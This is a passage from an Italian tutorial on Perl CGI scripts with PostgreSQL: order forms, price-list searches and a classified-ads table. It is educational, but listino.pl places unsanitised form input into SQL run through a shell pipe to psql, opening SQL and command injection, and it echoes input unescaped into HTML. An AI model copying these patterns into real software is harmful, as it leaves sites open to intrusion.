    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Conferma</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Conferma dati dell'ordinazione.</H1>\n";
    print "Si prega di controllare i dati e di confermare se tutto ";
    print "appare in ordine.\n";
    print "<PRE>";
    print "Nominativo: $DATI{nome} $DATI{cognome}\n";
    print "Indirizzo: $DATI{via} $DATI{n}\n" ;
    print "           $DATI{cap} $DATI{citta}\n" ;
    print "           $DATI{email}\n" ;
    print "Carta: $DATI{carta} $DATI{carta_num}\n";
    print "Articolo ordinato: $DATI{articolo}\n";
    print "</PRE>";
    print "<FORM ACTION=\"/cgi-bin/ordine.pl\" METHOD=\"POST\">\n";
    print "<INPUT TYPE=hidden NAME=\"modulo\" VALUE=\"ordine conferma\" >\n";

    &Dati_nascosti;

    print "<INPUT TYPE=submit VALUE=\"Conferma i dati e l'ordine\">\n";
    print "</FORM>\n";

    print "Se i dati non sono come desiderato, si prega di ritornare\n";
    print "alla <A HREF=\"/ordine.html\">compilazione del modulo</A>.\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# &Dati_insufficienti ()
#----------------------------------------------------------------------
sub Dati_insufficienti {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Errore</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>I dati inseriti nel modello sono insufficienti.</H1>\n";
    print "Si prega di controllare e aggiungere i dati mancanti.\n";
    print "<P><A HREF=\"/ordine.html\">";
    print "Ritorna al modulo di ordinazione</A>\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# &Modulo_errato ()
#----------------------------------------------------------------------
sub Modulo_errato {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Errore</TITLE>\n";
```

```
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Il modulo inviato non è previsto.</H1>\n";
    print "Si prega di utilizzare il \n";
    print "<A HREF=\"/ordine.html\">";
    print "modulo d'ordine standard</A>.\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# &E_mail_errore ()
#----------------------------------------------------------------------
sub E_mail_errore {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Errore</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Impossibile inviare l'ordine</H1>\n";
    print "Si prega di scusare l'inconveniente.\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# &E_mail ( <destinatario>, <oggetto>, <contenuto> )
#----------------------------------------------------------------------
sub E_mail {
    local ( $destinatario ) = $_[0];
    local ( $oggetto ) = $_[1];
    local ( $contenuto ) = $_[2];

    local ( $sendmail ) = "/bin/mail $destinatario";

    unless ( open( EMAIL, "| $sendmail " ) ) {
        return 0;
    };

    print EMAIL "$oggetto\n";
    print EMAIL "\n\n";
    print EMAIL "$contenuto\n";
    print EMAIL ".\n";

    close( EMAIL );

};

#======================================================================
# &Invio_ordine ()
#----------------------------------------------------------------------
sub Invio_ordine {
    local ( $ordine ) = "";

    $ordine = $ordine . "Nominativo: $DATI{nome} $DATI{cognome}\n" ;
    $ordine = $ordine . "Indirizzo: $DATI{via} $DATI{n}\n" ;
    $ordine = $ordine . "           $DATI{cap} $DATI{citta}\n";
    $ordine = $ordine . "           $DATI{email}\n" ;
    $ordine = $ordine . "Carta: $DATI{carta} $DATI{carta_num}\n" ;
    $ordine = $ordine . "Articolo ordinato: $DATI{articolo}\n" ;

    if  (
            &E_mail ( 'root@localhost',
```

```
                'Ordine da modulo FORM ordine.pl', $ordine )
        ) {

        print "Content-type: text/html\n";
        print "\n";
        print "<HTML>\n";
        print "<HEAD>\n";
        print "<TITLE>Conferma invio</TITLE>\n";
        print "</HEAD>\n";
        print "<BODY>\n";
        print "<H1>Conferma invio</H1>\n";
        print "Il Vostro ordine è stato inviato.\n";
        print "Grazie.\n";
        print "</BODY>\n";
        print "</HTML>\n";
    } else {
        &E_mail_errore;
    };
};

#=======================================================================
# Inizio del programma.
#=======================================================================

local ( %DATI ) = ();

#-----------------------------------------------------------------------
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#-----------------------------------------------------------------------
if ( $ENV{REQUEST_METHOD} eq 'GET' ) {
    %DATI = &Decodifica_GET;
} elsif ( $ENV{REQUEST_METHOD} eq 'POST' ) {
    %DATI = &Decodifica_POST;
} else {
    &Metodo_non_gestibile;
};

#-----------------------------------------------------------------------
# Attraverso il dato memorizzato con il nome «modulo» si determina
# a che punto sia la compilazione.
# «ordine base» è il modulo di partenza, mentre «ordine conferma»
# è quello generato da questo programma per conferma.
#-----------------------------------------------------------------------
if ( $DATI{modulo} eq 'ordine base' ) {
    #-------------------------------------------------------------------
    # Prima fase: si verificano i dati e si chiede conferma all'utente.
    #-------------------------------------------------------------------
    if ( &Verifica_dati ) {
        &Richiedi_conferma;
    } else {
        &Dati_insufficienti;
    };
} elsif ( $DATI{modulo} eq 'ordine conferma' ) {
    #-------------------------------------------------------------------
    # Seconda fase: si verificano i dati e si invia l'ordine.
    #-------------------------------------------------------------------
    if ( &Verifica_dati ) {
        &Invio_ordine;
    } else {
        &Dati_insufficienti;
    };
} else {
    #-------------------------------------------------------------------
    # È stato indicato un modulo non previsto.
    #-------------------------------------------------------------------
```

```
    &Modulo_errato;
};

#======================================================================
1;
#======================================================================
```

La figura 148.6 mostra in che modo viene richiesta la conferma dei dati inseriti come dall'esempio della figura precedente.





Figura 148.6: La richiesta di conferma a seguito dell'invio del modulo di ordinazione.

Lo scopo di questo programma è generare e inviare un messaggio di posta elettronica all'utente **`root`**. Quello che segue è il messaggio generato dall'esempio mostrato sopra.

```
Date: Sun, 1 Feb 1998 08:04:30 +0100
From: Nobody <nobody@localhost>
Message-Id: <199802010704.IAA00463@localhost>
To: root@localhost

Ordine da modulo FORM ordine.pl


Nominativo: Pinco Pallino
Indirizzo: Biglie 1
           99999 Sferopoli
           ppinco@palloni.com
Carta: VISA 1234-5678-9012-3456
Articolo ordinato: A
```

### 148.4.3 ordine2.pl

Il programma **`ordine.pl`** si occupa solo di registrare un ordine attraverso l'invio di un messaggio di posta elettronica. Lo si potrebbe modificare in modo da aggiungere una registrazione su un file. Basta modificare la subroutine **`Invio_ordine()`**.

```
#======================================================================
# ordine2.pl
#======================================================================

use Fcntl ':flock'; # Importa le costanti di gestione dei file.

#----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
#----------------------------------------------------------------------
require ('mini-lib.pl');

...
...

#======================================================================
# &Invio_ordine ()
#----------------------------------------------------------------------
```

```
sub Invio_ordine {
    local ( $ordine ) = "";

    $ordine = $ordine . "Nominativo: $DATI{nome} $DATI{cognome}\n" ;
    $ordine = $ordine . "Indirizzo: $DATI{via} $DATI{n}\n" ;
    $ordine = $ordine . "            $DATI{cap} $DATI{citta}\n";
    $ordine = $ordine . "            $DATI{email}\n" ;
    $ordine = $ordine . "Carta: $DATI{carta} $DATI{carta_num}\n" ;
    $ordine = $ordine . "Articolo ordinato: $DATI{articolo}\n" ;

    if  (
            &E_mail ( 'root@localhost',
               'Ordine da modulo FORM ordine.pl', $ordine )
        ) {

        #---------------------------------------------------------------
        # Memorizza l'ordine.
        #---------------------------------------------------------------
        if ( open ( ORDINI, ">> /var/log/ordini" ) ) {
            if ( flock ( ORDINI, LOCK_EX ) ) {
                seek( ORDINI, 0, 2 );
                print ORDINI ( "$ordine\n" );
            };
            close ( ORDINI );
        };

        #---------------------------------------------------------------
        # Avvisa l'utente.
        #---------------------------------------------------------------
        print "Content-type: text/html\n";
        print "\n";
        print "<HTML>\n";
        print "<HEAD>\n";
        print "<TITLE>Conferma invio</TITLE>\n";
        print "</HEAD>\n";
        print "<BODY>\n";
        print "<H1>Conferma invio</H1>\n";
        print "Il Vostro ordine è stato inviato.\n";
        print "Grazie.\n";
        print "</BODY>\n";
        print "</HTML>\n";
    } else {
        &E_mail_errore;
    };

};

...
...
```

In pratica, l'ordine viene registrato nel file `/var/log/ordini` utilizzando un *lock* esclusivo per evitare sovrascritture simultanee da parte di altri processi.

```
open ( ORDINI, ">> /var/log/ordini" );
if ( flock ( ORDINI, LOCK_EX ) ) {
    seek( ORDINI, 0, 2 );
     print ORDINI ( "$ordine\n" );
};
close ( ORDINI );
```

Per poter utilizzare la costante **`LOCK_EX`**, all'inizio del programma è stata inserita l'istruzione seguente:

```
use Fcntl ':flock';
```

### 148.4.4 Ulteriori sviluppi

Il programma proposto per la gestione di ordini a distanza è troppo semplice per poter essere utilizzato come esempio reale di un sistema del genere. Il punto debole più grave è l'assenza di controlli dettagliati sui dati. Per renderlo più efficace occorrerebbe modificare la gestione degli errori, in modo da informare l'utente in modo più preciso di un eventuale errore commesso nella compilazione di un modulo.

In pratica, occorre entrare nella logica della programmazione di procedure aziendali vere e proprie, con tutta la cura che è necessario dare alle maschere di inserimento dei dati e alle segnalazioni di errore relative, in modo da guidare facilmente l'utente nel loro utilizzo.

## 148.5 Interfacciamento con una base di dati

Il problema che si avverte immediatamente dopo aver compreso il meccanismo della programmazione CGI è quello dell'interfacciamento con una base di dati. A partire dal capitolo 141 è descritto PostgreSQL e a questo DBMS si vuole fare riferimento negli esempi di questa sezione.

Un programma CGI che debba accedere a dati attraverso un DBMS deve essere predisposto per un certo protocollo di comunicazione con il DBMS stesso. Generalmente si tratta di incorporare una libreria adatta e di utilizzare le sue funzioni. Nel caso di Perl si tratta di utilizzare un modulo adatto, e per la connessione con PostgreSQL si usa il modulo Pg.

Se si intendono eseguire solo delle interrogazioni elementari, può darsi che basti utilizzare un client elementare attraverso una pipeline. PostgreSQL offre il client **`psql`** che può essere usato anche per questo scopo.

Per introdurre il problema con un esempio pratico, si suppone di disporre di una base di dati con una tabella contenente il listino di alcuni prodotti. Il programma che si vuole scrivere deve essere in grado di ricevere una stringa di ricerca e di passarla al client **`psql`**, in modo che questo restituisca gli articoli che corrispondono al modello.

Dalla descrizione fatta, potrebbe sembrare che dal punto di vista della programmazione il problema sia molto semplice. In realtà, tutto il lavoro lo deve fare il programma **`psql`**.

### 148.5.1 Utenti DBMS e nobody

È bene ricordare che un DBMS deve gestire in proprio gli utenti per poter definire le politiche di accesso ai dati che vengono amministrati. I programmi CGI che vengono proposti interagiscono con un server PostgreSQL locale, utilizzando i privilegi dell'utente **`nobody`**.

Perché tali programmi possano funzionare occorre che questo utente sia aggiunto anche nel DBMS, e nel caso di PostgreSQL si tratta di usare il programma **`createuser`** (vedere 141.2.3). Inoltre, è necessario che le tabelle che si utilizzano permettano l'accesso da parte di questo utente, attraverso un'opportuna politica di **`REVOKE`** e **`GRANT`**.

Per facilitare il lettore, vengono riassunte di seguito le azioni da compiere per aggiungere l'utente **`nobody`** attraverso il programma **`createuser`**.

`#` **`su postgres`**[*Invio*]

`postgres$` **`createuser`**[*Invio*]

`Enter name of user to add-->` **`nobody`**[*Invio*]

`Enter user's postgres ID or RETURN to use unix user ID: 99 ->` [*Invio*]

`Is user "nobody" allowed to create databases (y/n)` **`n`**[*Invio*]

`Is user "nobody" allowed to add users? (y/n)` **`n`**[*Invio*]

`createuser: nobody was successfully added`

### 148.5.2 Preparazione del listino

La tabella contenente il listino da interrogare deve essere costruita attraverso gli strumenti di PostgreSQL. Dovendo realizzare qualcosa che deve essere accessibile al tutti gli utenti HTTP, occorre organizzare le cose opportunamente. Si procede con la creazione di una base di dati adatta a contenere dati pubblici; si sceglie il nome: **`pubblico`**.

`#` **`su postgres`**[*Invio*]

`$` **`createdb pubblico`**[*Invio*]

Per preparare ciò che serve si utilizza **`psql`** specificando di voler accedere alla base di dati appena creata.

`$` **`psql pubblico`**[*Invio*]

Attraverso **`psql`** si crea la tabella denominata **`Listino`** e gli si inseriscono dei dati. Le istruzioni possono essere simili a quelle seguenti.

```
CREATE TABLE Listino (
                Codice          char(7),
                Descrizione     varchar(160),
                Prezzo          integer
        );

INSERT INTO Listino VALUES ( 'resis1k', 'Resistenze 1kOhm', 100 );
INSERT INTO Listino VALUES ( 'resis2k', 'Resistenze 2kOhm', 100 );
INSERT INTO Listino VALUES ( 'resis3k', 'Resistenze 3kOhm', 100 );
...
INSERT INTO Listino VALUES ( 'con10kp', 'Condensatore 10000 pf', 200 );
INSERT INTO Listino VALUES ( 'con20kp', 'Condensatore 20000 pf', 200 );
INSERT INTO Listino VALUES ( 'con30kp', 'Condensatore 30000 pf', 200 );
...
INSERT INTO Listino VALUES ( 'mo09pm', 'Monitor mono 9 pollici', 200000 );
...
INSERT INTO Listino VALUES ( 'mo09pc', 'Monitor colore 9 pollici', 400000 );
...

REVOKE ALL ON Listino FROM PUBLIC;
GRANT ALL ON Listino TO postgres;
GRANT SELECT ON Listino TO PUBLIC;
```

Come si può osservare, prima viene creata la tabella con sole tre colonne: codice, descrizione e prezzo. Successivamente vengono inserite le varie righe contenenti ognuna l'informazione di un certo articolo. Infine, anche se potrebbe non essere indispensabile, è il caso di regolare i permessi di utilizzo di questa tabella: vengono revocati tutti i privilegi; quindi viene permesso qualunque intervento da parte dell'utente **postgres** (il DBA predefinito); infine viene concessa la lettura a tutti.

pubblico=> **\q**[ *Invio* ]

## 148.5.3 listino.pl

La soluzione proposta del problema è molto semplice: il programma **listino.pl** fa tutto da solo. Se viene avviato da solo restituisce un modulo da compilare, e dal quel punto in poi è comunque tutto sotto il suo controllo.

```
#!/usr/bin/perl
#======================================================================
# listino.pl
#======================================================================

#----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
#----------------------------------------------------------------------
require ('mini-lib.pl');

#======================================================================
# &Metodo_non_gestibile ()
#----------------------------------------------------------------------
sub Metodo_non_gestibile {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Errore</TITLE>\n";
    print "</HEAD>\n";
    print "<H1>Metodo $ENV{REQUEST_METHOD} non gestibile.</H1>\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# &Verifica_dati ()
#----------------------------------------------------------------------
sub Verifica_dati {
    if ( $DATI{ricerca} eq "" ) {
```

```
        return 0
    };
    return 1;
};

#======================================================================
# &Ricerca_listino ()
#----------------------------------------------------------------------
sub Ricerca_listino {

    local( $query_sql ) =
        "SELECT * FROM Listino WHERE descrizione LIKE '$DATI{ricerca}';";
    local( @risposta ) = ();

    if ( open ( LISTINO, "psql -d pubblico -H -q -c \"$query_sql\" |" ) ) {
        @risposta = <LISTINO>;
    } else {
        @risposta = { "La stringa richiesta è incomprensibile\n" };
    };

    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Consultazione di un listino attraverso PostgreSQL</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Consultazione del listino</H1>\n";
    print "<FORM ACTION=\"/cgi-bin/listino.pl\" METHOD=\"GET\">\n";
    print "<P>\n";
    print "Inserire una stringa di ricerca per ottenere gli articoli la\n";
    print "cui descrizione coincide: ``%'' corrisponde a una stringa\n";
    print "indefinita; ``_'' corrisponde a un singolo carattere\n";
    print "indefinito.</P>\n";
    print "<P>\n";
    print "<INPUT NAME=\"ricerca\" SIZE=25>\n";
    print "<INPUT TYPE=submit VALUE=\"Cerca\"></P>\n";
    print "</FORM>\n";
    print "<P><HR></P>\n";
    print "<H3>Risultato della ricerca con il modello: ``$DATI{ricerca}''</H3>\n";
    print "\n";
    print "@risposta";
    print "\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# &Dati_insufficienti ()
# In pratica, invia il FORM da compilare.
#----------------------------------------------------------------------
sub Dati_insufficienti {

    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Consultazione di un listino attraverso PostgreSQL</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Consultazione del listino</H1>\n";
    print "<FORM ACTION=\"/cgi-bin/listino.pl\" METHOD=\"GET\">\n";
    print "<P>\n";
    print "Inserire una stringa di ricerca per ottenere gli articoli la\n";
    print "cui descrizione coincide: ``%'' corrisponde a una stringa\n";
```

```
    print "indefinita; ``_'' corrisponde a un singolo carattere\n";
    print "indefinito.</P>\n";
    print "<P>\n";
    print "<INPUT NAME=\"ricerca\" SIZE=25>\n";
    print "<INPUT TYPE=submit VALUE=\"Cerca\"></P>\n";
    print "</FORM>\n";
    print "\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# Inizio del programma.
#======================================================================

local ( %DATI ) = ();

#----------------------------------------------------------------------
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#----------------------------------------------------------------------
if ( $ENV{REQUEST_METHOD} eq 'GET' ) {
    %DATI = &Decodifica_GET;
} elsif ( $ENV{REQUEST_METHOD} eq 'POST' ) {
    %DATI = &Decodifica_POST;
} else {
    &Metodo_non_gestibile;
};

#----------------------------------------------------------------------
# Prima fase: si verificano i dati.
#----------------------------------------------------------------------
if ( &Verifica_dati ) {
    &Ricerca_listino;
} else {
    &Dati_insufficienti;
};

#======================================================================
1;
#======================================================================
```

Vale la pena di analizzare la subroutine **`Ricerca_listino`**, in cui si svolge l'interrogazione della tabella del listino. L'istruzione SQL per la richiesta è la seguente:

```
SELECT * FROM Listino WHERE descrizione LIKE '$DATI{ricerca}';
```

In pratica, **`$DATI{ricerca}`** viene sostituito con una stringa fornita attraverso il modulo HTML.

Per eseguire la richiesta viene utilizzato **`psql`** in una pipeline, fornendo l'istruzione di interrogazione attraverso la riga di comando (opzione **`-c`**), specificando che si vogliono ottenere tabelle organizzate attraverso la struttura HTML 3.0 (opzione **`-H`**).

```
open ( LISTINO, "psql -d pubblico -H -q -c \"$query_sql\" |" )
```

La figura 148.7 mostra un possibile risultato di una ricerca fatta con la stringa **`%sato%`**, corrispondente a tutto ciò che contiene la sequenza «sato» (per esempio i condensatori).

## 148.5.4 Componente Perl Pg

Quando le esigenze di programmazione diventano più complesse è bene accedere direttamente attraverso il programma che si scrive al servizio di PostgreSQL. Ciò può essere fatto attraverso un programma che incorpori la libreria LIBPQ, e nel caso di Perl si tratta di utilizzare il modulo Pg (che deve essere stato installato opportunamente).

Per iniziare a comprendere l'utilizzo di questo componente di Perl, viene mostrato l'esempio del listino proposto nella sezione precedente, con le dovute modifiche. Qui vengono mostrate solo le differenze.

```
#!/usr/bin/perl
#======================================================================
# listino2.pl
```





Figura 148.7: Un esempio del funzionamento del programma **`listino.pl`**.

```
#======================================================================

#----------------------------------------------------------------------
# Utilizza il modulo Pg, per l'utilizzo delle librerie LIBPQ di
# PostgreSQL.
#----------------------------------------------------------------------
use Pg;

#----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
#----------------------------------------------------------------------
require ('mini-lib.pl');
...
```

Nella prima parte deve essere inserita l'istruzione con cui si dichiara l'utilizzo di Pg: **`use Pg`**.

```
...
#======================================================================
# &Ricerca_listino ()
#----------------------------------------------------------------------
sub Ricerca_listino {

    local( $query_sql ) =
        "SELECT * FROM Listino WHERE descrizione LIKE '$DATI{ricerca}'";

    local( @tabella ) = ();
    local( $PGconnessione );
    local( $i );
    local( $j );

    #------------------------------------------------------------------
    # Apre la connessione con il server PostgreSQL locale, utilizzando
    # il database «pubblico».
    #------------------------------------------------------------------
    $PGconnessione = Pg::connectdb("dbname = pubblico");

    #------------------------------------------------------------------
    # Verifica che la connessione sia avvenuta e quindi esegue
    # l'interrogazione.
    #------------------------------------------------------------------
    if ( $PGconnessione->status == PGRES_CONNECTION_OK ) {
```

```
        #--------------------------------------------------------------
        # Invia la richiesta utilizzando la funzione Pg::doQuery che
        # fa tutto da sola (non occorre eseguire PQclear).
        #--------------------------------------------------------------
        Pg::doQuery( $PGconnessione, "$query_sql", \@tabella );
    }

    #------------------------------------------------------------------
    # La connessione non ha bisogno di essere chiusa.
    #------------------------------------------------------------------

    #------------------------------------------------------------------
    # Procede con la restituzione del risultato.
    #------------------------------------------------------------------

    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Consultazione di un listino attraverso PostgreSQL</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Consultazione del listino</H1>\n";
    print "<FORM ACTION=\"/cgi-bin/listino2.pl\" METHOD=\"GET\">\n";
    print "<P>\n";
    print "Inserire una stringa di ricerca per ottenere gli articoli la\n";
    print "cui descrizione coincide: ``%'' corrisponde a una stringa\n";
    print "indefinita; ``_'' corrisponde a un singolo carattere\n";
    print "indefinito.</P>\n";
    print "<P>\n";
    print "<INPUT NAME=\"ricerca\" SIZE=25>\n";
    print "<INPUT TYPE=submit VALUE=\"Cerca\"></P>\n";
    print "</FORM>\n";
    print "<P><HR></P>\n";
    print "<H3>Risultato della ricerca con il modello: ``$DATI{ricerca}''</H3>\n";
    print "\n";

    print "<table>\n";
    print "<TR>";
    print "<TH>Codice</TH>";
    print "<TH>Descrizione</TH>";
    print "<TH>Prezzo unitario</TH>";
    print "</TR>\n";
    for ( $i = 0; $i <= $#tabella; $i++ ) {
        print "<TR>";
        for ( $j = 0; $j <= $#{$tabella[$i]}; $j++ ) {
            print "<TD>$tabella[$i][$j]</TD>";
        }
        print "</TR>\n";
    }
    print "</table>\n";

    print "\n";
    print "</BODY>\n";
    print "</HTML>\n";
};
...
```

Evidentemente, la differenza sostanziale sta nella subroutine **`Ricerca_listino()`**, dove al posto di utilizzare **`psql`**, si utilizzano le funzioni di Pg.

La prima cosa da fare è instaurare una connessione con il servizio PostgreSQL, specificando la base di dati con cui si intende interagire. Si ottiene questo attraverso **`Pg::connectdb()`** che restituisce un riferimento alla connessione instaurata, cosa che rappresenta un canale di comunicazione per l'invio di istruzioni SQL.

```
$PGconnessione = Pg::connectdb("dbname = pubblico");
```

L'argomento di questa funzione (o meglio di questo metodo) è una stringa contenente una serie di assegnamenti a delle parole chiave che rappresentano delle opzioni. In questo caso, le opzioni che non sono state indicate, fanno riferimento a valori che vanno bene al loro stato predefinito.

Prima di utilizzare il riferimento alla connessione è bene controllare che questa sia stata instaurata:

```
if ( $PGconnessione->status == PGRES_CONNECTION_OK ) {
    ...
}
```

L'istruzione da inviare è un **`SELECT`**, ma per questo viene in aiuto una funzione speciale predisposta all'interno di Pg, per facilitare i programmatori. Si tratta di **`Pg::doQuery()`** che restituisce un array bidimensionale contenente il risultato dell'interrogazione.

```
Pg::doQuery( $PGconnessione, "$query_sql", \@tabella );
```

Come si può osservare, la funzione utilizza il riferimento alla connessione, rappresentato dalla variabile **`$PGconnessione`**, una stringa contenente l'istruzione **`SELECT`** opportuna, e un riferimento all'array che verrà riempito con i dati del risultato.

Il risultato dell'interrogazione viene quindi tradotto in modo da poter essere incluso nella pagina HTML. Dall'esempio si può osservare che la tabella ottenuta dall'interrogazione non contiene le intestazioni, per cui queste vengono inserite prima della sua scansione.

```
print "<table>\n";
print "<TR>";
print "<TH>Codice</TH>";
print "<TH>Descrizione</TH>";
print "<TH>Prezzo unitario</TH>";
print "</TR>\n";
for ( $i = 0; $i <= $#tabella; $i++ ) {
    print "<TR>";
    for ( $j = 0; $j <= $#{$tabella[$i]}; $j++ ) {
        print "<TD>$tabella[$i][$j]</TD>";
    }
    print "</TR>\n";
}
print "</table>\n";
```

## 148.6 Inserimento e interrogazione attraverso il web

Nelle sezioni seguenti viene proposto un esempio attraverso cui gli utenti possono eseguire sia inserimenti che interrogazioni dalla stessa tabella. Si tratta di un sistema elementare per la gestione di annunci (gratuiti), senza controlli umani di alcun tipo (probabilmente si tratta di qualcosa giuridicamente sconsigliabile).

Il sistema in questione viene realizzato con un unico programma Perl, senza pagine iniziali di ingresso. Quando possibile vengono utilizzati metodi GET, in modo da permettere agli utenti di registrare le posizioni nel segnalibro del loro navigatore *web*.

### 148.6.1 Preparazione della tabella

La tabella utilizzata per memorizzare gli annunci deve essere costruita attraverso gli strumenti di PostgreSQL. Negli esempi precedenti è già stato mostrato in che modo intervenire per creare una base di dati. Qui si intende utilizzare la stessa base di dati, **`pubblico`**, aggiungendo la tabella necessaria.

Attraverso **`psql`** si crea la tabella denominata **`Annunci`** senza bisogno di aggiungerci dati. Le istruzioni possono essere simili alle seguenti.

```
CREATE TABLE Annunci (
                Data            integer,
                Cognome         varchar(60),
                Nome            varchar(60),
                Telefono        varchar(40),
                Email           varchar(60),
                Rubrica         integer,
                Annuncio        varchar(1000)
        );

REVOKE ALL ON Annunci FROM PUBLIC;
GRANT ALL ON Annunci TO postgres;
GRANT INSERT ON Annunci TO PUBLIC;
GRANT SELECT ON Annunci TO PUBLIC;
```

È da osservare il fatto che per la data viene utilizzato il tipo *integer*. Ciò è necessario perché nel programma Perl si utilizzerà la funzione **time()** per riempire questo campo, e questa funzione restituisce un numero intero che rappresenta il numero di secondi trascorsi da una data di riferimento.

Gli utenti che vogliono aggiungere un'inserzione attraverso il programma CGI, dovranno fornire tutti i dati, a esclusione della data che viene fornita dal sistema. Durante l'interrogazione verranno mostrati solo il testo dell'inserzione e l'indirizzo di posta elettronica di chi lo ha fatto.

### 148.6.2 annunci.pl

Il programma attraverso cui si gestisce tutto è **annunci.pl**. Questo organizza un sistema molto semplice, e con pochi controlli di sicurezza. Nonostante questo si tratta comunque di un esempio molto lungo. Come al solito, l'inizio si trova verso la fine del sorgente.

```
#!/usr/bin/perl
#======================================================================
# annunci.pl
#======================================================================

#----------------------------------------------------------------------
# Utilizza il modulo Pg, per l'utilizzo delle librerie LIBPQ di
# PostgreSQL.
#----------------------------------------------------------------------
use Pg;

#----------------------------------------------------------------------
# Incorpora la libreria di decodifica dei dati.
#----------------------------------------------------------------------
require ('mini-lib.pl');

#======================================================================
# &Metodo_non_gestibile ()
#----------------------------------------------------------------------
sub Metodo_non_gestibile {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Errore</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>Metodo $ENV{REQUEST_METHOD} non gestibile.</H1>\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
# &Verifica_dati_annuncio ()
#----------------------------------------------------------------------
sub Verifica_dati_annuncio {
    if ( $DATI{rubrica} eq "0" ) {
        return 0;
    };
    if ( $DATI{testo} eq "" ) {
        return 0;
    };
    if ( $DATI{email} eq "" ) {
        return 0;
    };
    if ( $DATI{cognome} eq "" ) {
        return 0;
    };
    if ( $DATI{nome} eq "" ) {
        return 0;
    };
    if ( $DATI{telefono} eq "" ) {
        return 0;
```

```
    };
    return 1;
};

#======================================================================
# &Verifica_dati_consultazione ()
#----------------------------------------------------------------------
sub Verifica_dati_consultazione {
    if ( $DATI{rubrica} eq "0" ) {
        return 0;
    };
    if ( $DATI{modello} eq "" ) {
        $DATI{modello} = "%";
    };
    return 1;
};

#======================================================================
# &Dati_insufficienti ()
#----------------------------------------------------------------------
sub Dati_insufficienti {
    print "Content-type: text/html\n";
    print "\n";
    print "<HTML>\n";
    print "<HEAD>\n";
    print "<TITLE>Errore</TITLE>\n";
    print "</HEAD>\n";
    print "<BODY>\n";
    print "<H1>I dati inseriti nel modello sono insufficienti.</H1>\n";
    print "Si prega di controllare e aggiungere i dati mancanti.\n";
    print "</BODY>\n";
    print "</HTML>\n";
};

#======================================================================
